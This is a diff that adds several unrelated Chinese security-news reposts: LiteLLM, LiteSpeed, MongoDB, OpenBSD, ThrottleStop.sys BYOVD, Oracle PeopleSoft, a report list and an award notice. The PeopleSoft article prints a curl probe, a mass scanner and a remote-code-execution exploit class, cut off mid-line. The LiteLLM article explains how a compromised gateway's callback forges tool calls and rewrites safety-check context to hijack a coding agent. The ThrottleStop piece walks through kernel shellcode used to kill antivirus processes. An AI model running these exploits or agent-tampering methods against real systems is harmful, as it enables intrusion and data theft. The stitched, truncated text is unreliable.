需特别警惕:被入侵的代理不仅是数据泄露源,更可篡改Agent与模型间的通信数据。该漏洞链的根源在于各层级信任机制的失效——路由网关信任了调用者提供的字段、处理程序信任了路由网关的校验,而实际上没有任何环节实施有效验证。
|
||||
|
||||
|
||||
参考来源:
|
||||
|
||||
LiteLLM Vulnerability Chain Lets Low-Privilege Users Take Over AI Gateway Servers
|
||||
|
||||
https://thehackernews.com/2026/06/litellm-vulnerability-chain-lets-low.html
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651340512&idx=1&sn=88628c0f7cabd6cae377643824d2ffe9&scene=21#wechat_redirect)
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
###
|
||||
|
||||
### 电报讨论
|
||||
|
||||
|
||||
[]()
|
||||
|
||||
###
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,129 @@
|
||||
# LiteLLM漏洞链:低权限用户即可接管AI网关服务器
|
||||
原创 Red Hunter
|
||||
Red Hunter 黑白之道 2026-06-16 23:18
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618185&idx=1&sn=e7a4ddec94c9af10451bca515c67e228&scene=21#wechat_redirect)
|
||||
> **导语**
|
||||
:LiteLLM是一个广泛部署的开源AI网关,用于在统一的OpenAI兼容接口下代理调用100多个模型提供商。Obsidian Security近日披露,该代理存在一个严重漏洞链,仅需一个默认低权限账户,即可通过三个漏洞串联利用,最终提升为完整管理员权限并在服务器上执行任意代码,综合CVSS评分高达9.9。
|
||||
|
||||
## 一、漏洞概述
|
||||
|
||||
LiteLLM(由BerriAI维护)是一个被广泛使用的开源AI网关,它通过统一的OpenAI兼容接口,代理调用超过100个模型提供商的API。
|
||||
|
||||
一旦服务器被接管,攻击者可以获取:
|
||||
- **主密钥**
|
||||
(master key)
|
||||
|
||||
- **用于解密存储凭据的盐密钥**
|
||||
(salt key)
|
||||
|
||||
- **数据库URL**
|
||||
|
||||
- **所有配置的提供商密钥**
|
||||
(OpenAI、Anthropic、Gemini、Bedrock、Azure等)
|
||||
|
||||
- **流经网关的所有内容**
|
||||
(提示词和响应)
|
||||
|
||||

|
||||
## 二、三个漏洞详解
|
||||
|
||||
该漏洞链包含三个独立漏洞,串联利用形成致命攻击:
|
||||
### CVE-2026-47101:授权绕过
|
||||
|
||||
第一个漏洞是授权绕过。当普通用户(internal_user)生成虚拟API密钥时,LiteLLM会存储调用者提供的 allowed_routes
|
||||
字段,但不检查它是否与用户的角色匹配。
|
||||
|
||||
该字段本应限制密钥的功能范围。然而,代理同时将其作为后备授权处理,因此非管理员用户可以创建一个包含 allowed_routes: ["/*"]
|
||||
(通配符)的密钥,从而访问所有路由,包括仅限管理员的路由。同样的未检查写入出现在其他密钥管理端点上,这也是修复需要三个Pull Request才能完成的原因。
|
||||
### CVE-2026-47102:权限提升
|
||||
|
||||
绕过路由限制后,后面的处理程序变得可达。其中多个处理程序假定路由Gate已经完成了筛选,这就打开了两个攻击路径。
|
||||
|
||||
第二个漏洞是权限提升。/user/update
|
||||
端点允许用户编辑自己的记录,但不限制可以写入的字段。用户可以通过自更新设置 user_role: "proxy_admin"
|
||||
,该值会被接受并保存,从而将调用者提升为完整代理管理员。org_admin可以通过合法的预期代码路径访问此端点,无需任何绕过;而默认的 internal_user 则需要先利用CVE-2026-47101。
|
||||
|
||||
VulnCheck( CVE分配机构)给出的CVSS评分:4.0标准下8.7分,3.1标准下8.8分。
|
||||
### CVE-2026-40217:沙箱逃逸
|
||||
|
||||
第三个漏洞是自定义代码防护线(Custom Code Guardrail)中的沙箱逃逸。该功能编译并运行管理员提供的Python代码。生产端点通过 exec()
|
||||
执行代码,且无源码级过滤。
|
||||
|
||||
当 exec()
|
||||
获得不包含 __builtins__
|
||||
的 globals 字典时,Python会静默注入完整的builtins模块,从而向代码提供 __import__
|
||||
、open
|
||||
和 eval
|
||||
。一个简单的调用 os.system
|
||||
的payload就足以获取反向shell。
|
||||
|
||||
X41 D-Sec(独立发现此漏洞的另一家安全公司)在 /guardrails/test_custom_code
|
||||
操场端点上发现了另一条路径,通过运行时字节码重写击败了正则表达式黑名单。两条攻击路径都最终实现了服务器端代码执行。
|
||||
## 三、攻击者能获得什么
|
||||
|
||||
LiteLLM处于咽喉要道,攻击范围非常广泛。完整的漏洞链可暴露:
|
||||
- **主密钥和盐密钥**
|
||||
:可用于解密数据库中存储的加密凭据
|
||||
|
||||
- **数据库URL**
|
||||
:可访问数据库
|
||||
|
||||
- **所有提供商密钥**
|
||||
:包括OpenAI、Anthropic、Claude、Gemini等
|
||||
|
||||
- **流经网关的所有数据**
|
||||
:提示词、响应、PII、源代码、内部工单、粘贴的密钥等
|
||||
|
||||
如果代理还运行着模型上下文协议(Model Context Protocol,MCP)或代理网关,OAuth令牌和工具凭据也在攻击范围内。
|
||||
### 更危险的风险:篡改而非窃取
|
||||
|
||||
更尖锐的风险不在于攻击者能读取什么,而在于他能篡改什么。网关位于AI代理和模型之间的通信链路上,被攻陷后可以篡改传输中的响应。
|
||||
|
||||
Obsidian在演示中展示了针对通过被黑代理路由的Claude Code的攻击。这不是提示词注入(Prompt Injection),而是攻击者利用LiteLLM的内置回调机制——这是一个在每个请求上都触发的扩展点,且从未出现在管理界面中。回调函数将模型的响应替换为伪造的工具调用,并重写安全检查上下文,使该操作看起来像是已批准的。
|
||||
|
||||
在演示中,开发者只输入了一个单词"hello",攻击者就在开发者的机器上弹出了反向shell。
|
||||
## 四、LiteLLM的多事之秋
|
||||
|
||||
这并非LiteLLM今年的第一次危机:
|
||||
- **2026年3月**
|
||||
:供应链攻击在PyPI上后门了两个LiteLLM版本
|
||||
|
||||
- **2026年4月**
|
||||
:关键SQL注入漏洞在披露后36小时内就被利用
|
||||
|
||||
- **2026年6月**
|
||||
:CVE-2026-42271(stdio-MCP machinery中的漏洞)已在野外被利用,并被列入CISA的已知利用漏洞(KEV)目录
|
||||
|
||||
Obsidian表示,此次披露的漏洞链是已公开的有完整工作演示的漏洞,并非在野外观察到的利用案例。但由于代理的特殊位置,它始终是攻击者的目标。
|
||||
## 五、修复建议
|
||||
|
||||
升级到 v1.83.14-stable 或更高版本,这是包含完整修复集的第一个发布版本。
|
||||
|
||||
然后进行审计:
|
||||
- 重新验证每个持有 proxy_admin 角色的账户,将该角色视为主机级访问权限
|
||||
|
||||
- 审查代理上的每个自定义代码防护线
|
||||
|
||||
- 检查 config.yaml
|
||||
中 litellm_settings.callbacks
|
||||
下加载的回调,因为这些永远不会出现在控制台中,恰恰是后渗透攻击者隐藏的地方
|
||||
|
||||
- 验证部署代码的完整性,而不仅仅是配置
|
||||
|
||||
如怀疑已遭受攻击,应轮换提供商密钥、数据库凭据以及任何存储的MCP令牌。
|
||||
|
||||
**版权声明**
|
||||
:本文由华盟网原创发布,保留所有权利。配图由华盟网授权使用。
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=1&sn=04062f6f20b8c24755eb711f63e2101b&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618166&idx=3&sn=42d553ae19e05e17a57425bafd32452d&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650618370&idx=4&sn=17496d177d3e9f5a0bcb209cd40975dc&scene=21#wechat_redirect)
|
||||
> 👇 点击**阅读原文**
|
||||
,访问我的网站
|
||||
|
||||
|
||||
@@ -0,0 +1,49 @@
|
||||
# LiteSpeed cPanel 插件零日漏洞已被恶意利用
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-06-16 11:10
|
||||
|
||||
LiteSpeed cPanel 用户端插件中的一个严重零日漏洞正在被积极利用,对全球共享主机环境构成严重威胁。
|
||||
|
||||
该漏洞编号为 CVE-2026-54420,允许攻击者在特定条件下将权限提升至 root 级别,从而完全控制受影响的服务器。
|
||||
## LiteSpeed cPanel 插件零日漏洞
|
||||
|
||||
据 LiteSpeed Technologies 称,该漏洞仅影响用户端的 cPanel 插件,不会影响 WHM 插件本身。
|
||||
|
||||
但是,由于用户端插件与 WHM 插件捆绑在一起,如果不进行更新,许多环境可能仍然会暴露出来。
|
||||
|
||||
Namecheap 的研究人员负责任地披露了这个问题,他们在向供应商报告之前,观察到了与漏洞利用尝试相关的可疑行为。
|
||||
|
||||
该漏洞的核心在于,攻击者可以利用有限的初始访问权限(例如 FTP 凭据或对已入侵的 Web Shell 的访问权限)滥用 cPanel 插件中的内部 API 调用。
|
||||
|
||||
通过以非预期的方式链接特定函数,攻击者可以绕过CloudLinux 的 CageFS 隔离所强制执行的权限边界,并最终将其权限提升到 root。
|
||||
|
||||
这实际上破坏了共享主机设置中的租户隔离,可能会使托管在同一服务器上的其他用户面临风险。
|
||||
|
||||
对攻击模式的分析表明,攻击者正在利用异常的内部 API 请求序列,特别是涉及 generateEcCert 和 packageUserSize 函数的请求。
|
||||
|
||||
正常情况下,这些操作不会立即连续执行。然而,在观察到的攻击中,这些调用会被故意快速串联起来,并且通常会在多个线程上并发执行。
|
||||
|
||||
这种行为表明使用了旨在提高权限提升成功率的自动化攻击脚本。
|
||||
|
||||
进一步的取证指标表明,攻击者通常来自同一个源 IP 地址,该 IP 地址会反复攻击两个易受攻击的端点。
|
||||
|
||||
与正常的顺序用户活动不同,同时发生的 7-10 个并发请求会在服务器日志中产生可检测的异常,防御者可以利用这些异常来识别攻击。
|
||||
|
||||
LiteSpeed 在 cPanel 插件版本 2.4.8 中发布了一个补丁,该补丁与 WHM 插件版本 5.3.2.1 捆绑在一起,通过纠正不正确的访问控制和加强 API 处理来解决该漏洞。
|
||||
|
||||
强烈建议管理员立即应用此更新,因为未打补丁的系统仍然存在很高的被入侵风险。
|
||||
|
||||
对于无法立即更新的系统,建议移除用户端插件作为临时缓解措施,以消除攻击面。
|
||||
|
||||
该漏洞于 2026 年 5 月 31 日被报告,促使 LiteSpeed 和 cPanel 迅速采取行动,快速缓解并移除了存在漏洞的组件。
|
||||
|
||||
2026 年 6 月 1 日发布了修复版本,2026 年 6 月 14 日正式分配了 CVE 标识符。
|
||||
|
||||
安全专家警告说,这种漏洞在现实世界中的影响可能非常严重,尤其是在多租户环境中,一个被攻破的账户就可能导致整个服务器被完全接管。
|
||||
|
||||
建议管理员不仅要打补丁,还要进行彻底的日志分析,以识别任何先前被利用的迹象,包括未经授权的权限更改、可疑的命令执行或对系统文件的意外修改。
|
||||
|
||||
LiteSpeed 已认可 Namecheap对发现该问题所做的贡献,并赞扬 cPanel 团队迅速采取的缓解措施。
|
||||
|
||||
鉴于该漏洞目前正处于活跃利用状态,及时修补漏洞和主动监控对于防止进一步事件发生仍然至关重要。
|
||||
|
||||
@@ -0,0 +1,30 @@
|
||||
# MongoDB服务器漏洞浪潮冲击文档数据库
|
||||
sec随谈
|
||||
sec随谈 sec随谈 2026-06-17 00:26
|
||||
|
||||
一批新的MongoDB服务器漏洞集群已浮出水面,对广泛使用的文档数据库构成真实风险。厂商已修补四个独立缺陷,涵盖范围从远程崩溃到内存信息泄露不等。
|
||||
|
||||
**内存漏洞居首**
|
||||
|
||||
两个最严重的漏洞CVSS评分均为8.7。CVE-2026-11933是服务器端JavaScript引擎中的一个释放后使用(use-after-free)漏洞,拥有读取权限的已认证用户可通过 $where
|
||||
或 $function
|
||||
调用触发该漏洞,导致服务器泄露进程内存或直接崩溃。
|
||||
|
||||
CVE-2026-9740的利用门槛则更低。由于该漏洞存在于BSON验证逻辑中,未经认证的攻击者只需发送一条精心构造的消息即可使mongod进程崩溃。该缺陷源于不受控制的递归调用,会悄然重置内部深度追踪机制。
|
||||
|
||||
**已认证崩溃漏洞亦不容忽视**
|
||||
|
||||
另外两个评分为7.1的漏洞同样值得关注。CVE-2026-9750允许已认证用户破坏内部元数据,导致服务器崩溃或查询结果错误。CVE-2026-9743则利用聚合操作中的空子管道缺陷,通过构造特定的getMore请求即可使服务器下线。
|
||||
|
||||
此次MongoDB服务器漏洞集群影响范围跨越多个版本,受影响分支包括7.0、8.0、8.2及8.3等。
|
||||
|
||||
**立即打补丁**
|
||||
|
||||
由于其中一个漏洞无需任何登录凭证即可利用,管理员应尽快升级。可直接从MongoDB社区下载页面获取最新版本并迁移至已修复的发行版。
|
||||
|
||||
已修复版本包括8.0.26、8.2.11和8.3.4,以及若干旧版本的维护更新。建议在正式部署前仍进行补丁测试,但鉴于存在无需认证的崩溃漏洞,速度应作为首要考量。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://jira.mongodb.org/browse/SERVER-128125
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# OpenBSD 修复已存在27年的 PPP 协议栈认证绕过漏洞
|
||||
Sergiu Gatlan
|
||||
Sergiu Gatlan 代码卫士 2026-06-17 03:51
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
****
|
||||
**OpenBSD****修复PPP协议栈中已存在长达27年之久的身份验证绕过漏洞。该漏洞源于sppp_pap_input函数中用于PAP(密码认证协议)凭证验证的bcmp比较逻辑存在缺陷,可用于在无需任何凭证的情况下完成PPP认证,并可能造成内核堆内存越界读取。**
|
||||
|
||||
该漏洞自1999年7月1日最初导入OpenBSD源代码树起便存在,影响此后所有版本的OpenBSD,直至2026年6月14日被修复。
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞简述**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞源自一行代码,sppp_pap_input函数在验证PAP凭证时,直接使用来自传入PAP数据帧中攻击者可控制长度字段(name_len和passwd_len)作为bcmp比较的长度。当攻击者将这两个长度字段设为0时,bcmp比较会无条件返回0(因为比较长度为0),从而绕过用户名和密码的验证,直接通过PAP认证。此外,若攻击者提供的name_len大于实际配置凭证的分配长度,bcmp会读取堆对象之后的内存,导致内核堆越界读取。
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞影响**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
攻击者可在同一广播域内通过PPPoE数据路径,即pppoe_data_input → pppoeintr → sppp_input → sppp_pap_input,利用该漏洞,无需知晓任何凭证即可完成PPPoE握手全过程(包括发现、LCP协商、零长度PAP认证、IPCP协商),最终建立网络连接并劫持受害者的IP流量。
|
||||
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
修复方式参照了同一文件中CHAP处理程序已有的正确模式,使用精确长度预检查:
|
||||
```
|
||||
if (name_len != strlen(sp->hisauth.name) ||
|
||||
passwd_len != strlen(sp->hisauth.secret) ||
|
||||
bcmp(name, sp->hisauth.name, name_len) != 0 ||
|
||||
bcmp(passwd, sp->hisauth.secret, passwd_len) != 0) {
|
||||
```
|
||||
|
||||
|
||||
该修复防范同时阻止了零长度绕过,并将bcmp的比较长度限定为存储凭证的确切大小,从而消除了越界读取问题。修复提交于2026年6月14日,提交ID为openbsd/src@076e2b1。
|
||||
|
||||
|
||||
开源
|
||||
卫士试用地址:
|
||||
https://oss.qianxin.com/#/login
|
||||
|
||||
代码卫士试用地址:https://sast.qianxin.com/#/login
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[开源操作系统 OpenBSD 被曝四个严重的认证绕过和提权漏洞(详情)](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247491821&idx=1&sn=99481c872b8bb5bb526699225619cab3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[出于安全考虑,OpenBSD 禁用英特尔 CPU 超线程](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247487429&idx=3&sn=87b0a3dfa9d2ebb4cf9ff82ab32826e1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[phpBB 论坛软件修复已存在10年的认证绕过漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247526272&idx=1&sn=f79160dd0916a71743130bac5538397f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[PAN-OS GlobalProtect 认证绕过漏洞已遭活跃利用](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247526149&idx=1&sn=64865321252297906000fede942608f5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://blog.argus-systems.ai/blog/openbsd-pap-27-year-auth-bypass.html
|
||||
|
||||
|
||||
题图:Pixa
|
||||
bay Licens
|
||||
e
|
||||
|
||||
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,57 @@
|
||||
# ThrottleStop.sys 驱动漏洞(CVE-2025-7771):BYOVD 技术实现 Windows Ring 0 权限提升
|
||||
Ots安全 2026-06-16 11:38
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||
——Milan0day 2026 演示详解
|
||||
|
||||
在 Windows 内核安全攻防领域,BYOVD(Bring Your Own Vulnerable Driver) 技术近年来已成为攻击者绕过内核保护、实现本地权限提升的重要手段。2026 年 Milan0day 大会上,安全研究员 Rossario Matteo Grammatico(zer0matt)展示了如何利用一款合法签名的驱动程序 ThrottleStop.sys(CVE-2025-7771),从用户模式(Ring 3)直接获得内核模式(Ring 0)执行权限。
|
||||
|
||||
漏洞核心:未验证的 MmMapIoSpace 调用
|
||||
|
||||
ThrottleStop.sys 是 TechPowerUp 公司开发的 ThrottleStop 工具附带的合法驱动程序,主要用于监控和解决 CPU 节流问题。该驱动被签名且被 Windows 信任,但存在严重安全缺陷:驱动程序通过两个 IOCTL 接口暴露了物理内存的任意读写能力,核心问题是它直接调用 MmMapIoSpace 函数时没有对传入的物理地址进行有效验证。这使得任何用户模式进程都能将内核物理内存映射到自身地址空间,从而实现对内核内存的直接读写。
|
||||
|
||||
CVE-2025-7771 的 CVSS 分数高达 8.7,被评为高危漏洞。该漏洞影响 ThrottleStop.sys 3.0.0.0 及可能的其他版本。
|
||||
|
||||
PoC 攻击流程详解
|
||||
|
||||
zer0matt 的演示 PoC 展示了完整的利用链,步骤清晰且高效:
|
||||
|
||||
1.定位内核函数地址
|
||||
|
||||
通过用户模式下可直接访问的 ntdll.dll,获取 NtAddAtom 函数的内核虚拟地址。这是一个巧妙的选择,因为 NtAddAtom 在用户态和内核态的地址关系相对容易处理。
|
||||
|
||||
2.虚拟地址转物理地址
|
||||
|
||||
将内核虚拟地址转换为对应的物理地址,为后续映射做准备。
|
||||
|
||||
3.通过 IOCTL 覆写内核代码
|
||||
|
||||
使用 IOCTL 码 0x8000649C(写操作),将 NtAddAtom 函数开头的指令替换为精心构造的 shellcode。
|
||||
|
||||
通过这种方式,攻击者可以在不加载任何未签名驱动的情况下,临时获得 Ring 0 执行能力。演示中进一步利用该能力调用内核函数(如 PsLookupProcessByProcessId 获取 EPROCESS 指针、PsTerminateProcess 终止 AV/EDR 进程),实现“AV Killer”效果,并在操作后恢复原始字节以规避 PatchGuard 检测。
|
||||
|
||||

|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,6 @@
|
||||
# 【高危漏洞预警】Oracle PeopleSoft 零日漏洞CVE-2026-35273
|
||||
飓风网络安全 2026-06-16 15:31
|
||||
|
||||

|
||||
|
||||
**一、漏洞详情****1.1受影响组件:**Oracle PeopleSoft Enterprise PeopleTools — Updates Environment Management(PSEMHUB环境管理枢纽)• **受影响版本:**PeopleTools 8.61、8.62(更早未维护版本大概率存在同漏洞)• 披露与利用时间线:1. 2026-05-27:UNC6240(ShinyHunters勒索组织)开始在全球发起0day攻击2. 2026-06-10:Oracle发布紧急安全预警+场外应急补丁3. 2026-06-12:CISA将该漏洞录入已知活跃利用漏洞清单,强制政企限期修复4. 截至2026-06-16:全球超100家机构、300+实例被攻陷,受害主体以高校、金融、制造业ERP系统为主**1.2 威胁主体与攻击链路**攻击团伙:ShinyHunters(追踪编号UNC6240),勒索 extortion 团伙,攻击流程标准化:1. 公网资产测绘扫描 /PSEMHUB/ 路径暴露实例2. 利用CVE-2026-35273无授权RCE拿下应用服务器3. 部署MeshCentral远程代理,C2域名azurenetfiles.net伪装Azure云服务规避流量审计4. 读取psappsrv.cfg明文数据库、中间件账号密码5. 横向渗透WebLogic、批量调度服务、数据库集群6. 加密业务数据、窃取师生/企业核心信息,公开泄露数据索要赎金**二、漏洞底层技术原理**2.1 漏洞根因PeopleTools内置PSEMHUB环境更新管理模块,对外暴露无鉴权接口/PSEMHUB/adapter,接口接收可控target参数并由服务端主动发起HTTP/SMB出站请求:1. 接口未做身份校验、未做内网IP/特殊协议黑名单过滤;2. 攻击者可控target构造SSRF,访问本地内网管理服务;3. 内网管理接口存在命令执行逻辑,通过SSRF跳转可间接执行系统命令,形成SSRF→本地接口调用→无授权RCE完整利用链;4. 额外风险:target支持SMB协议,可强制目标服务器向外发起445端口连接,抓取Windows机器账号NetNTLM哈希用于中继爆破、内网横向移动。2.2 关键触发接口1. 漏洞入口探测接口:/PSEMHUB/adapter?target=xxx2. 内网中继执行辅助接口:/PSIGW/HttpListeningConnector(可配合旧版漏洞扩大攻击面)3. 内网管理执行端点:http://127.0.0.1:8000/psadmin/exec(仅本机可访问,依靠SSRF跳转调用)2.3 完整利用逻辑1. 攻击者发送GET请求至目标/PSEMHUB/adapter,target参数指向本机环回地址管理执行接口;2. PeopleSoft服务端主动向127.0.0.1发起请求,携带攻击者传入的系统执行参数;3. 本地psadmin管理模块接收参数,未过滤危险系统命令,直接调用操作系统API;4. 命令执行结果通过HTTP响应返回攻击者,实现回显型RCE;5. 无回显场景可通过外网HTTP/DNS日志带出命令执行结果,或写入Web目录上传后门。**三、漏洞检测脚本(合规探测,仅用于自查)**3.1 手动探测HTTP请求(curl)用于验证目标是否存在SSRF入口,无危害仅做连通性测试:# 漏洞探测请求,访问本地ping接口验证SSRFcurl -i "http://target-ip/PSEMHUB/adapter?target=http://127.0.0.1:8000/psadmin/ping"判定标准:• 响应包含ping success、本地服务状态信息 → 存在漏洞入口,高危;• 404/403/路径拦截/无本地服务返回 → 已修复或有WAF阻断。3.2 Python批量资产探测脚本(仅内网自查)import requestsimport sysfrom concurrent.futures import ThreadPoolExecutorheaders = { "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"}def check_vuln(target): url = f"{target.rstrip('/')}/PSEMHUB/adapter?target=http://127.0.0.1:8000/psadmin/ping" try: resp = requests.get(url, headers=headers, timeout=5, verify=False) if resp.status_code == 200 and "ping" in resp.text: print(f"[!] 高危漏洞 CVE-2026-35273 存在: {target}") else: print(f"[+] 目标安全: {target}") except Exception as e: print(f"[-] 无法访问 {target}: {str(e)}")if __name__ == "__main__": if len(sys.argv) < 2: print("使用方式: python scan.py ip.txt") sys.exit() targets = open(sys.argv[1], "r", encoding="utf-8").read().splitlines() with ThreadPoolExecutor(max_workers=20) as pool: pool.map(check_vuln, targets)**四、完整研究型POC(仅授权测试环境使用,回显RCE)**4.1 POC原理说明通过/PSEMHUB/adapter SSRF跳转本地psadmin/exec接口,传递cmd参数执行系统命令,响应直接返回命令输出;区分Windows/Linux执行参数。4.2 Python 完整POC代码import requestsimport urllib.parseimport sysrequests.packages.urllib3.disable_warnings()class CVE202635273_Exploit: def __init__(self, target_base): self.base = target_base.rstrip("/") self.vuln_path = "/PSEMHUB/adapter" self.local_exec_endpoint = "http://127.0.0.1:8000/psadmin/exec" def exec_cmd(self, cmd, is_windows=True): # 拼接本地执行接口参数 if is_windows: payload_cmd = f"cmd.exe /c {cmd}" else: payload_cmd = f"/bLine truncated
|
||||
@@ -0,0 +1,123 @@
|
||||
# 一图读懂《2025年漏洞趋势分析报告》
|
||||
计算机与网络安全 2026-06-16 23:57
|
||||
|
||||
文件类型:PDF,页数:40+,
|
||||
下载方式:见文末
|
||||
|
||||

|
||||
|
||||
|
||||
本文原文件及下列文件已上传至星球
|
||||
|
||||
[点这里自助下载](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655293752&idx=5&sn=7db74e77188c43c824d4b8f06fd8c27b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2025年漏洞趋势分析报告
|
||||
.pdf
|
||||
|
||||
2025年度智能网联汽车漏洞态势分析报告
|
||||
.pdf
|
||||
|
||||
2025年APT趋势洞察报告
|
||||
.pdf
|
||||
|
||||
AI Agent攻防演练指南(2026版)
|
||||
.pdf
|
||||
|
||||
渗透测试技术要求
|
||||
.pdf
|
||||
|
||||
2026年4月勒索软件流行态势报告
|
||||
.pdf
|
||||
|
||||
教育网络靶场发展态势白皮书(2025)
|
||||
.pdf
|
||||
|
||||
漏洞挖掘智能体实践:OpenClaw生态安全风险分析
|
||||
.pdf
|
||||
|
||||
2026僵尸网络趋势报告
|
||||
.pdf
|
||||
|
||||
权限提升技术:攻防实战与技巧
|
||||
.pdf
|
||||
|
||||
DDoS攻击威胁报告(2026)
|
||||
.pdf
|
||||
|
||||
勒索软件威胁与防护年度报告(2026)
|
||||
.pdf
|
||||
|
||||
基于 MITRE ATT&CK 的对手模拟:弥合红蓝鸿沟
|
||||
.pdf
|
||||
|
||||
网络攻击溯源分析系统技术要求
|
||||
.pdf
|
||||
|
||||
2026年3月勒索软件流行态势报告
|
||||
.pdf
|
||||
|
||||
2025勒索软件攻击态势报告
|
||||
.pdf
|
||||
|
||||
Windows应急响应和安全加固
|
||||
.pdf
|
||||
|
||||
2025年中国企业邮箱安全性研究报告
|
||||
.pdf
|
||||
|
||||
Apifox供应链投毒调查分析报告
|
||||
.pdf
|
||||
|
||||
LiteLLM供应链投毒调查分析报告
|
||||
.pdf
|
||||
|
||||
ContextHub文档投毒调查分析报告
|
||||
.pdf
|
||||
|
||||
2026年02月勒索软件流行态势分析
|
||||
.pdf
|
||||
|
||||
2025年网络安全漏洞态势报告
|
||||
.pdf
|
||||
|
||||
2025开源供应链投毒分析技术报告
|
||||
.pdf
|
||||
|
||||
OWASP TOP 10 2025(中文版)
|
||||
.pdf
|
||||
|
||||
人工智能攻击
|
||||
.pdf
|
||||
|
||||
2026红队评价框架
|
||||
.pdf
|
||||
|
||||
2026年1月勒索软件流行态势分析
|
||||
.pdf
|
||||
|
||||
2025年网络空间安全漏洞态势分析研究报告
|
||||
.pdf
|
||||
|
||||
2025年全球高级持续性威胁(APT)研究报告
|
||||
.pdf
|
||||
|
||||
2025年度网络安全漏洞威胁态势研究报告
|
||||
.pdf
|
||||
|
||||
2025年度网络安全漏洞分析报告
|
||||
.pdf
|
||||
|
||||
实战化工业靶场应用指南(2025版)
|
||||
.pdf
|
||||
|
||||
2025年网络攻击威胁洞察报告
|
||||
.pdf
|
||||
|
||||
|
||||
[网络安全群](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655294532&idx=2&sn=2f84758474cc8f8f49ae96b18653ea58&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
-
|
||||
|
||||
@@ -0,0 +1,67 @@
|
||||
# 三项荣誉!360漏洞挖掘智能体登顶华为终端安全贡献榜
|
||||
360数字安全 2026-06-16 10:26
|
||||
|
||||
****
|
||||
|
||||
news
|
||||
|
||||
|
||||
|
||||
近日,在华为开发者大会(HDC 2026)期间,2025年度华为终端安全奖励计划榜单正式发布。
|
||||
360一举摘得三项荣誉:360移动安全获评“年度优秀合作伙伴”,360漏洞研究院获评“华为终端安全杰出生态伙伴”,360漏洞挖掘智能体获得华为终端安全奖励计划一等奖,并以22543分位居年度排行榜首位。
|
||||
|
||||
|
||||
从移动安全、漏洞研究到智能体自动化挖掘,三项荣誉既是华为终端生态对360安全能力的集中认可,也意味着以智能体为核心的漏洞发现能力,已经进入头部终端厂商的实际安全治理流程,在漏洞发现、协同响应和推动修复中持续发挥作用。
|
||||
|
||||
|
||||
